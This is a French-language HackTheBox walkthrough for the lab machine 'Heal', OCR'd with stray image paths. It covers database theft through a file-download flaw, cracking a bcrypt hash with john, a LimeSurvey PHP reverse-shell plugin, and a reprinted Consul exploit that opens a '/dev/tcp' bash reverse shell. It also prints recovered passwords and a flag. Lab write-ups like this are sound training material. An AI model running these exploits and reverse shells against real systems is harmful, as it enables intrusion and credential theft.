
```
postgres:x:116:123:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
```

L'idéal serait de télécharger le base de données.

PostreSQL

```
/etc/postgresql/@version/main/
├── postgresql.conf     ← config principale
├── pg_hba.conf         ← règles d'accès (IP, users, etc.)
├── start.conf
```

J'ai essayé plusieurs versions , la bonne est '14' :




```
# The default values of these variables are driven from the -D command-line
# option or PGDATA environment variable, represented here as ConfigDir.

data_directory = '/var/lib/postgresql/14/main'      # use data in another directory
                    # (change requires restart)
hba_file = '/etc/postgresql/14/main/pg_hba.conf'    # host-based authentication file
                    # (change requires restart)
ident_file = '/etc/postgresql/14/main/pg_ident.conf'    # ident configuration file
                    # (change requires restart)

# If external_pid_file is not explicitly set, no extra PID file is written.
external_pid_file = '/var/run/postgresql/14-main.pid'           # write an extra PID
file
                    # (change requires restart)
```

```
404 > pg_hba.conf
404 > pg_ident.conf
200 > 14-main.pid
```


14-main.pid

Rien trouvé


api ruby

J'ai demandé à chat gpt où se trouvait les infos d'une database :

```
/config/database.yml
```



database: storage/development.sqlite3



On va envoyer cette requête au proxy, pour télécharger la base de données :

```
sqlite> .tables
ar_internal_metadata  token_blacklists
schema_migrations     users
```

users

sqlite> SELECT * FROM users;

```
1|ralph@heal.htb|$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG|2024-09-27 07:49:31.614858|2024-09-27 07:49:31.614858|Administrator|ralph|1
```


```
2|test@test.com|$2a$12$SwlHqLkYOJEb7yhgDxrdCef8D7H3pYIUjJKBnXNDrngapdN52chE2|2025-05-10 17:21:41.466183|2025-05-10 17:21:41.466183|test|test|0
```

john for ralph

exegol-hackthebox Heal # john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 20 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
147258369        (?)
1g 0:00:00:02 DONE (2025-05-10 20:03) 0.3690g/s 199.3p/s 199.3c/s 199.3C/s nirvana..sporting
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

password : 147258369



LimeSurvey Community Edition Version 6.6.4

https://github.com/N4s1rl1/Limesurvey-6.6.4-RCE

Usage

https://github.com/N4s1rl1/Limesurvey-6.6.4-RCE#usage

// requirement :

```
requests
pyfiglet
beautifulsoup4
colorama#
```

1. Changing the IP and port inside `revshell.php`.
2. Converting `config.xml` and `revshell.php` into the `N4s1rl1.zip` format.
3. Uploading the `N4s1rl1.zip` plugin and activate plugin.
4. Activating the listener with Netcat.
5. Changing the ID in `exploit.py`.
6. Running `exploit.py`.

RCE

revshell.php

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

zip -r `N4s1rl1.zip` config.xml revshell.php

exploit.py

```
activate_creds = {"YII_CSRF_TOKEN": csrf_token4, "pluginId": "20"}  # CHANGE PLUGIN ID
```

ID

take-survey.heal.htb/index.php/admin/pluginmanager?sa=configure&id=19

commande finale

python3 exploit.py http://take-survey.heal.htb ralph 147258369 80

shell

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

/var/www/limesurvey/application/config

```
return array(
        'components' => array(
                'db' => array(
                        'connectionString' =>
'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;'
,
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
```

ron

Le mot de passe ici permet la connexion à l'utilisateur ron

ssh ron@ip

```
ron@heal:~$ ls
user.txt
ron@heal:~$ cat user.txt
8f6368c89a33b6f4fc71e2003ea9dbba
```

Root

ss -tulpn


```
Local Address:Port
      0.0.0.0:52280
      0.0.0.0:5353
127.0.0.53%lo:53
      0.0.0.0:68
    127.0.0.1:8301
    127.0.0.1:8302
    127.0.0.1:8600
         [::]:60451
         [::]:5353
    127.0.0.1:3001
    127.0.0.1:3000
      0.0.0.0:22
      0.0.0.0:80
    127.0.0.1:8301
    127.0.0.1:8300
    127.0.0.1:8302
    127.0.0.1:8600
    127.0.0.1:8500
    127.0.0.1:8503
    127.0.0.1:5432
127.0.0.53%lo:53
         [::]:22
```

Port	Protocol	Purpose
8300	TCP	**Server RPC** — communication between Consul servers.
8301	TCP/UDP	**Serf LAN** — LAN gossip protocol for agent discovery.
8302	TCP/UDP	**Serf WAN** — gossip between WAN datacenters (used in multi-dc).
8500	TCP	**HTTP API** — Consul's main REST API and web UI.
8600	TCP/UDP	**DNS interface** — allows service discovery via DNS.

8500

ssh *ron@10.10.11.46* -L 9090:127.0.0.1:8500

Redirection du port 8500 vers 9090 sur ma machine locale




```
Consul v1.19.2
```

exploit

https://www.exploit-db.com/exploits/51117

Hashicorp Consul v1.0 - Remote Command Execution (RCE)

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 6:
    print(f"\n[\033[1;31m-\033[1;37m] Usage: python3 {sys.argv[0]} <rhost> <rport>
<lhost> <lport> <acl_token>\n")
    exit(1)
```

```
target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}"}
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash -i >&
/dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s", "Timeout": "864000s"},
"ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print("\n[\033[1;32m+\033[1;37m] Request sent successfully, check your
listener\n")
except:
    print("\n[\033[1;31m-\033[1;37m] Something went wrong, check the connection and
try again\n")
```

shell

python exploit.py 127.0.0.1 9090 10.10.14.9 9001 0